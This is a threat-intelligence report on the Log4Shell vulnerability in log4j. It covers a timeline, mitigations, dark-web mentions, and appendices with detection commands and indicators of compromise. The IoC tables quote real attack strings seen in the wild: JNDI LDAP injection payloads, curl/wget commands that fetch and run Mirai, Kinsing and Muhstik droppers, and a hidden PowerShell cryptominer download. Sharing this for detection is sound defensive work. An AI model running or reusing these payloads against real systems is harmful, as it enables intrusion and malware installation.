Logs of Log4shell (CVE-2021-44228): log4j is ubiquitous [EN]

By S2W

Published: 2021-12-23 · Archived: 2026-04-05 23:05:34 UTC

12 min read

Dec 14, 2021

Author: TALON | S2W
Last Modified: 12/14/2021

Press enter or click to view image in full size

Photo by NASA on Unsplash

Executive Summary

Vulnerability information discovered in log4j, a library used for Java logging, was disclosed and we analyzed it. This report contains contents such as vulnerability-related posts on the darkweb and domestic and international current responses, and the S2W's vulnerability analysis report was delivered exclusively to our customers through the Xarvis solution.

Vulnerability (CVE-2021-44228, log4shell)

- https://logging.apache.org/log4j/2.x/security.html
- https://issues.apache.org/jira/browse/LOG4J2-3201
- https://github.com/apache/logging-log4j2/pull/608

- https://nvd.nist.gov/vuln/detail/CVE-2021-44228

Log4shell-related timeline (Summary version)

- **(2021.12.09.)** log4shell disclosed on Twitter

https://twitter.com/P0rZ9/status/1468949890571337731

- **(2021.12.09.)** Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package
- **(2021.12.10.)** Security advisories for services affected by this vulnerability, such as Apple, Amazon, Cloudflare, Minecraft, Steam, Tesla, Twitter, and Baidu
- **(2021.12.11.)** Tweeted that Alibaba Cloud Security reported the vulnerability in November.
- **(2021.12.12.)** 151 vendors issued related security advisories

Implications

- Software vulnerabilities can occur at any time, and if a ubiquitous open source such as log4j is used, it is necessary to prepare in advance to tackle potential vulnerabilities when they occur.
- Periodic asset identification is required for services used by internal infrastructures.

Malware and attacks by exploiting vulnerabilities

- There are cases of distribution of Mirai, Kinsing, and Muhstik that exploit the unpatched vulnerability.
- In addition, spray-and-pray type of attack attempts is continuously occurring.

Posts related to the log4j vulnerability mentioned in DDW (Deep & Darkweb)

- It was mentioned on a darkweb forum that users who uploaded leaked information from Tencent Cloud and Alibaba Cloud utilized the log4j vulnerability several times to attack Chinese-related companies.

Actionable Items (Appendix)

- **Appendix.A**: log4j RCE attack detection method and list of public detection tools
- **Appendix.B**: IoC and malware related to the vulnerability
- **Appendix.C**: Detection ruleset (Yara, Snort, Sigma)
- **Appendix.D**: Affected service information
- **Appendix.E**: About 151 Service Vendor Security Advisories (2021.12.12.)
- **Appendix.F**: Posts mentioned on the Deep & Dark Web


Summary of CVE-2021-44228 (Log4shell)

- log4j is an open-source Java logging library and is used by most projects running in Java.
- **Versions affected by this vulnerability**: Apache log4j **2.0** ~ **2.14.1**
- If you are using an affected version, see `Appendix.A` : How to detect log4j RCE attacks

A brief summary of how vulnerabilities are triggered

```
1) Send the payload with ${jndi:ldap://[ATTACKER_SERVER/MALICIOUS_CLASS} as request
2) The server creates the request specified in the JNDI interface
3) An adversary can perform an attack by uploading an malicious Java class to the request
```

> **Example of the attack packet**



Example of the attack packet

Mitigation

1) update to log4j 2.15.0 or 2.15.0-RC2 version

```
Download
https://logging.apache.org/log4j/2.x/download.html
```

2) For versions 2.10.0 and later, set the `formatMsgNoLookups` property to `True`

```
Commandline
echo “export LOG4J_FORMAT_MSG_NO_LOOKUPS=true” >> /etc/profile.d/blockzero.sh
```

3) Versions below 2.10.0 change `log string pattern` or remove `JndiLookup` class from the path


```
Commandline
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

Timeline


- **(2013.07.17.)** the code that caused the vulnerability updated to the repository [1]
- **(2021.11.26.)** Register for **Miter CVE** [2]
- **(2021.11.29.)** Creating Jira tickets related to the vulnerability [3]
- **(2021.11.30.)** Start patching work in the Github repository [4]
- **(2021.12.01.)** First exploit seen by Cloudflare
- **(2021.12.05.)** Patch commit [5]
- **(2021.12.06.)** Patch announcement[6]
- **(2021.12.09.)** PoC disclosure https://www.lunasec.io/docs/blog/log4j-zero-day/ [7]
- **(2021.12.10.)** Minecraft target attack detected [8]
- **(2021.12.10.)** Various services such as Apple, Amazon, Cloudflare, Minecraft, Steam, Tesla, Twitter, and Baidu are said to be affected by the vulnerability. [9]

- **(2021.12.11.)** Alibaba Cloud Security reported the vulnerability in November. [10]
- **(2021.12.12.)** Notice of security advisories related to 151 vendors — see `Appendix.E`

> Redistributing the updated patch on December 10 due to an incomplete patch released on December 6




Press enter or click to view image in full size



Timeline

Implications

Press enter or click to view image in full size



Source: https://xkcd.com/2347/

Characteristics of open-source

- Although it has been used in many commercial services, it is a project operated by about 3 or 4 main contributors, and it is judged that the verification and security of the code itself are not systematically performed compared to the impact of the library. However, in case of log4j, the response was pretty rapid. **Kudos to maintainers!**

The JNDI Injection attack technique used in this vulnerability was already announced at Black Hat in 2016. [12]

1) The attacker binds the payload to his(er) Naming/Directory service.

2) Inject URLs into vulnerable JNDI lookup methods

3) Perform lookup inside the application

4) The application connects to an attacker-controlled Naming/Directory service

5) Finally, the application decodes the response and triggers the payload.

The need for internal asset identification

- Unlike the installation of commercial software and services, the identification of assets using such an open-source project has problems with issue tracking and is difficult to be well-managed.

Advance preparation required

- Software vulnerabilities can occur at any time, and if a ubiquitous open source such as log4j is used, it is necessary to prepare in advance to tackle potential vulnerabilities when they occur.
- Periodic asset identification is required for services used by internal infrastructures.
- There is a need to automate tracking of specific open-source usage and notification of vulnerabilities.

Related Malware

For detailed IoC information related to the below malware, refer to `Appendix.B`

1. Download command

We confirmed that the distribution of malware is in two types through the CVE-2021-44228. It can be getting various.

- ${jndi:ldap://[ATTACKER_SERVER]/Basic/Command/Base64/[BASE64_CODE]

```
Example of malicious query
${jndi:ldap://45.137.21.9:1389/Basic/Command/Base64/d2dldCBodHRwOi8vNjIuMjEwLjEzMC4yNTAvbGguc2g7Y2ht
```

- ${jndi:ldap://[ATTACKER_SERVER]/[MALICIOUS_CLASS]

```
Example of malicious query
${jndi:ldap://45.83.193.150:1389/Exploit}
```

2. Types of distributed malware

Mirai

- **Mirai** was first distributed in 2016 and is a botnet distributed to IoT devices.

- The infected system receives and executes commands from the C&C server, and is mainly used for DDoS attacks.

Kinsing

- **Kinsing** is a Golang-based malware that spreads Miner.
- There is a case of distributing malware targeting vulnerable Docker
- Install Monero miner on the infected system and worm that spreads malware inside.

Muhstik

- **Muhstik** distributes Miner targeting IoT devices and servers.
- Install Monero miner and receive commands from IRC server to perform malicious actions

Trending posts on Deep & Dark Web

For details of the log4j related posts mentioned on the Deep & Dark Web, see `Appendix.F`

1. Sharing Apache log4j vulnerability and PoC code

(2021.12.10.) `OOOOOOOOO` in Raidforums mentioned that the scope of Apache log4j-related vulnerabilities and the expected damage is similar to the 2017 EternalBlue issue.

- It was mentioned that more than 90% of application platforms developed based on Java are affected, along with the content that the target server can be remotely controlled by exploiting this vulnerability.

(2021.12.10.) `Lipshitz` in XSS wrote a thread to share vulnerability information, stating that the Minecraft server and many versions of Apache are affected by CVE-2021-44228.

- **(2021.12.10.)** `Kelegen` in XSS shared a GitHub link [13] where he posted information about currently attackable products and services.

(2021.12.10.) `Nowheretogo` , Moderator of RAMP, explained the log4j and mentioned the fact that the CVE-2021-40228 has been exploited since December 9, 2021.

- **(2021.12.11.)** `l1nux` in RAMP shared the operation results disclosed on Twitter [14] with the statement that the vulnerability works in VMWare vCenter.
- **(2021.12.11.)** `varwar` in RAMP mentioned that vulnerability also works in Ghidra and shared the results of the operation on Twitter [15], and in the comment, it said that Ghidra is currently patched and vulnerability is not working anymore.

2. Sharing Attack Use Cases

(2021.12.10.) `AgainstTheWest` in Raidforums who uploaded leaked information related to `Tencent Cloud` and `Alibaba Cloud` , used the log4j vulnerability several times to attack Chinese-related companies

Get S2W's stories in your inbox

(2021.12.11.) `PwnSec` in XSS shared a GitHub repo [16] containing the PoC code for CVE-2021-44228, along with a telegram channel sharing information about the new 0day RCE vulnerability.

- As a result of checking the Telegram channel shared by the author of the post, the proof image of testing the PoC code in `iCloud` , `Tesla` , `Amazon (CN),` `Baidu` , `Linkedin` , `Cloudflare` , `Twitter` , `Minecraft` , and `Elastic` related services along with information on the PoC code share

Appendix: Actionable Items

Appendix.A: log4j RCE attack detection method and the list of public detection tools

Detection method in /var/log: Basic command

```
Not compressed case
sudo egrep -I -i -r '\$(\{|%7B)jndi:(ldap[s]?|rmi|dns):/[^\n]+' /var/logCompressed case
sudo find /var/log -name \*.gz -print0 | xargs -0 zgrep -E -i '\$(\{|%7B)jndi:(ldap[s]?|rmi|dns):/[^
```

Detection method in /var/log : **Obfuscated** or **mutated** instructions

```
Not compressed case
sudo find /var/log/ -type f -exec sh -c "cat {} | sed -e 's/\${lower://'g | tr -d '}' | egrep -I -i
sudo find /var/log/ -name "*.log.gz" -type f -exec sh -c "zcat {} | sed -e 's/\${lower://'g | tr -d
```

S/W check command exposed to the vulnerability

```
Windows: Powershell command
gci 'C:\' -rec -force -include *.jar -ea 0 | foreach {select-string "JndiLookup.class" $_} | select
find / 2>/dev/null -regex ".*.jar" -type f | xargs -I{} grep JndiLookup.class "{}"
```

Detection tools

https://labrador.iotcube.com/scanner/LabradorLog4ShellDetector.jar

Appendix.B: IoC related with CVE-2021-44228

USER-AGENT HTTP HEADER

No	HTTP Header
1	${jndi:ldap://015ed9119662[.]bingsearchlib[.]com:39356/a}
2	${jndi:ldap://32fce0c1f193[.]bingsearchlib[.]com:39356/a}
3	${jndi:ldap://3be6466b6a20[.]bingsearchlib[.]com:39356/a}
4	${jndi:ldap://6c8d7dd40593[.]bingsearchlib[.]com:39356/a}
5	${jndi:ldap://7faf976567f5[.]bingsearchlib[.]com:39356/a}
6	${jndi:ldap://e86eafcf9294[.]bingsearchlib[.]com:39356/a}
7	${jndi:ldap://80.71.158[.]12:5557/Basic/Command/Base64/KGN1cmwgLXMgODAuNzEuMTU4LjEyL2xoLnNofHx3Z2V0IC1xIC1PLSA4MC43MS4xNTguMTIvbGguc2gpfGJhc2g=}
8	${jndi:ldap://45.155.205[.]233[:]12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC9bdmljdGltIElQXTpbdmljdGltIHBvcnRdfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0L1t2aWN0aW0gSVBdOlt2aWN0aW0gcG9ydF0pfGJhc2gK}
9	${jndi:ldap://45.83.193[.]150:1389/Exploit}

IP

No	IOC	Description (Source, Type)
1	109.237.96[.]124	Apache Log4j RCE Attacker IP
2	185.100.87[.]202	Apache Log4j RCE Attempt
3	213.164.204[.]146	Apache Log4j RCE Attempt (Tor Exit Node)
4	185.220.101[.]146	Apache Log4j RCE Attempt
5	171.25.193[.]20	Apache Log4j RCE Attempt (Tor Exit Node)
6	178.17.171[.]102	Apache Log4j RCE Attempt (Tor Exit Node)
7	45.155.205[.]233	Apache Log4j RCE LDAP
8	171.25.193[.]25	Apache Log4j RCE Attempt (Tor Exit Node)
9	171.25.193[.]77	Apache Log4j RCE Attempt (Tor Exit Node)
10	171.25.193[.]78	Apache Log4j RCE Attempt
11	185.220.100[.]242	Apache Log4j RCE Attempt (Tor Exit Node)
12	185.220.101[.]39	Apache Log4j RCE Attempt
13	18.27.197[.]252	Apache Log4j RCE Attempt (Tor Exit Node)
14	89.234.182[.]139	Apache Log4j RCE Attempt
15	104.244.79[.]6	Apache Log4j RCE Attempt
16	45.137.21[.]9	Apache Log4j RCE LDAP (Mirai)
17	62.210.130[.]250	Mirai Malware Download
18	45.137.155[.]55	Kinsing Malware Download
19	80.71.158[.]12	Apache Log4j RCE Attempt (Kinsing), Kinsing Malware Download
20	60.31.180[.]149	Apache Log4j RCE Attacker IP (Mustik)
21	61.19.25[.]207	Apache Log4j RCE Attacker IP (Mustik)
22	45.83.193[.]150	Apache Log4j RCE LDAP (Mustik)
23	45.130.229[.]168	Apache Log4j RCE LDAP (Mustik)
24	31.220.58[.]29	Mustik Malicious Java class
25	18.228.7[.]109	Mustik Malware Download (Linux)
26	210.141.105[.]67	Mustik Malware Download (Linux)
27	159.89.182[.]117	Mustik Malware Download (Linux)
28	172.105.241[.]146	Mustik Malware Download (Windows)
29	54.210.230[.]186	Mustik Malware Download (Windows, Xmrig)

KINSING MINING ACTIVITY

No	Command	Hash
1	curl http://45.137.155.55/ex.sh|sh	8933820cf2769f6e7f1a711e188f551c3d5d3843c52167a34ab8d6eabb0a63ef
2	hxxp[:]//80.71.158[.]12/Exploit69ogQNSQYz.class	
3	curl -o /etc/kinsing hxxp[:]//45.137.155[.]55/kinsing	6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b
4	curl -o /etc/kinsing hxxp[:]//80.71.158.12/kinsing	6e25ad03103a1a972b78c642bac09060fa79c460011dc5748cbb433cc459938b
5	curl -o /tmp/libsystem.so hxxp[:]//80.71.158.12/libsystem.so	c38c21120d8c17688f9aeb2af5bdafb6b75e1d2673b025b720e50232f888808a
6	chmod 777 /tmp/kinsing	
7	chmod +x /etc/kinsing	
8	chattr -R -i /var/spool/cron	

MIRAI INFECTION ACTIVITY

No	Command	Hash
1	wget http://62.210.130[.]250/lh.sh;chmod +x http://lh.sh;./lh.sh	3f6120ca0ff7cf6389ce392d4018a5e40b131a083b071187bf54c900e2edad26
2	wget hxxp[:]//62.210.130[.]250/web/admin/x86;chmod +x x86;./x86 x86;	776c341504769aa67af7efc5acc66c338dab5684a8579134d3f23165c7abcc00
3	wget hxxp[:]//62.210.130[.]250/web/admin/x86_g;chmod +x x86_g;./x86_g x86_g;	2b794cc70cb33c9b3ae7384157ecb78b54aaddc72f4f9cf90b4a4ce4e6cf8984
4	wget hxxp[:]//62.210.130[.]250/web/admin/x86_64;chmod +x x86_64;./x86_g x86_64;	8052f5cc4dfa9a8b4f67280a746acbc099319b9391e3b495a27d08fb5f08db81

MUHSTICK INFECTION ACTIVITY

No	Command	Hash
1	/bin/bash -c "(wget -qO - hxxp://18.228.7[.]109/.log/log || curl hxxp://18.228.7.109/.log/log) | sh"	0f5cb7f8c43d3ebf71d7e22a2ac2fb94d0457ffea870daa2c402508caa39aca8
2	wget -O /tmp/pty1 hxxp://18.228.7[.]109/.log/pty1; chmod +x /tmp/pty1; chmod 700 /tmp/pty1; /tmp/pty1 &	c39eb055c5f71ebfd6881ff04e876f49495c0be5560687586fc47bf5faee0c84
3	wget -O /tmp/pty2 hxxp://18.228.7[.]109/.log/pty2; chmod +x /tmp/pty2; chmod 700 /tmp/pty2; /tmp/pty2 &	33dd6c0af99455a0ca3908c0117e16a513b39fabbf9c52ba24c7b09226ad8626
4	wget -O /tmp/pty3 hxxp://18.228.7[.]109/.log/pty3; chmod +x /tmp/pty3; chmod 700 /tmp/pty3; /tmp/pty3 &	4c97321bcd291d2ca82c68b02cde465371083dace28502b7eb3a88558d7e190c
5	wget -O /tmp/pty4 hxxp://18.228.7[.]109/.log/pty4; chmod +x /tmp/pty4; chmod 700 /tmp/pty4; /tmp/pty4 &	b0a8b2259c00d563aa387d7e1a1f1527405da19bf4741053f5822071699795e2
6	wget -O /tmp/pty5 hxxp://18.228.7[.]109/.log/pty5; chmod +x /tmp/pty5; chmod 700 /tmp/pty5; /tmp/pty5 &	2752deb9f9f9602ca0c7bd41c3171d1560b929b6a4221ab07b0bf872d042f7e7
7	(curl hxxp://159.89.182[.]117/wp-content/themes/twentyseventeen/ldm || wget -qO - hxxp://159.89.182[.]117/wp-content/themes/twentyseventeen/ldm)|bash	39db1c54c3cc6ae73a09dd0a9e727873c84217e8f3f00e357785fba710f98129
8	(curl 1.hxxp[:]//210.141.105[.]67:80/wp-content/themes/twentythirteen/m8 || wget -qO - 1.hxxp[:]//210.141.105[.]67:80/wp-content/themes/twentythirteen/m8 | bash	80faa26a8f697e16f72239936a4ef7863742c78dc2a997abaf3265cda51a5514
9	powershell -w hidden -c "(new-object System.Net.WebClient).DownloadFile('hxxp://172.105.241[.]146:80/wp-content/themes/twentysixteen/s.cmd', $env:temp + '/s.cmd');start-process -FilePath 's.cmd' -WorkingDirectory $env:tmp"	c70e6f8edfca4be3ca0dc2cfac8fddd14804b7e1e3c496214d09c6798b4620c5
10	powershell -w hidden -c (new-object System.Net.WebClient).DownloadFile('hxxp://54.210.230[.]186:80/wp-content/themes/twentyfourteen/xmrig.exe','xmrig.exe') xmrig.exe -o pool.supportxmr.com:5555 -u 46QBumovWy4dLJ4R8wq8JwhHKWMhCaDyNDEzvxHFmAHn92EyKrttq6LfV6if5UYDAyCzh3egWXMhnfJJrEhWkMzqTPzGzsE -p log	e8b2a8d0c3444c53f143d0b4ba87c23dd1b58b03fd0a6b1bcd6e8358e57807f1
11	RHOST="hxxp[:]//138.197.206[.]223/.x/" RBIN1="xmra64" LBIN1=".kswapd" (${curl} ${RHOST}${RBIN1} -o ${LPATH}${LBIN1}||${wget} ${RHOST}${RBIN1} -O ${LPATH}${LBIN1})	b74b2907b3b47fcbdab5054ec3ae8a46c7c330fa60d637e735ce9fe73d9ab687
12	RHOST="hxxp[:]//138.197.206[.]223/.x/" RBIN2="xmra32" LBIN1=".kswapd" (${curl} ${RHOST}${RBIN2} -o ${LPATH}${LBIN1}||${wget} ${RHOST}${RBIN2} -O ${LPATH}${LBIN1})	

MIRAI INFECTION OTHER HASHES

No	Hash
1	0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049
2	19370ef36f43904a57a667839727c09c50d5e94df43b9cfb3183ba766c4eae3d
3	2a4e636c4077b493868ea696db3be864126d1066cdc95131f522a4c9f5fb3fec
4	2b794cc70cb33c9b3ae7384157ecb78b54aaddc72f4f9cf90b4a4ce4e6cf8984
5	39db1c54c3cc6ae73a09dd0a9e727873c84217e8f3f00e357785fba710f98129
6	5c46098887e488d91f42c6d9b93b17b2736c9f4cb5a4a1e476c87c0d310a3f28
7	6370939d4ff51b934b7a2674ee7307ed06111ab3b896a8847d16107558f58e5b
8	63d43e5b292b806e857470e53412310ad7103432ba3390ecd4f74e432530a8a9
9	6a8965a0f897539cc06fefe65d1a4c5fa450d002d1a9d5d69d2b48f697ee5c05
10	715f1f821d028e165bfa750d73505f1a6136184999411300cc88c18ebfa6e8f7
11	776c341504769aa67af7efc5acc66c338dab5684a8579134d3f23165c7abcc00
12	8052f5cc4dfa9a8b4f67280a746acbc099319b9391e3b495a27d08fb5f08db81
13	a3f72a73e146834b43dab8833e0a9cfee6d08843a4c23fdf425295e53517afce
14	b3a6fe5bc3883fd26c682bb6271a700b8a6fe006ad8df6c09cc87530fcd3a778
15	b55ddbaee7abf1c73570d6543dd108df0580b08f730de299579570c23b3078c0
16	c154d739cab62e958944bb4ac5ebad6e965a0442a3f1c1d99d56137e3efa8e40
17	c38f0f809a1d8c50aafc2f13185df1441345f83f6eb4ef9c48270b9bd90c6799
18	e20806791aeae93ec120e728f892a8850f624ce2052205ddb3f104bbbfae7f80
19	fe98548300025a46de1e06b94252af601a215b985dad31353596af3c1813efb0

Observed Domains

No	Domains
1	x41[.]me
2	m3[.]wtf
3	cuminside[.]club
4	abrahackbugs[.]xyz
5	pwn[.]af
6	rce[.]ee

Linux Botnets (MIRAI / Muhstik)

→ MIRAI

No	C2	File Path
1	nazi.uy	
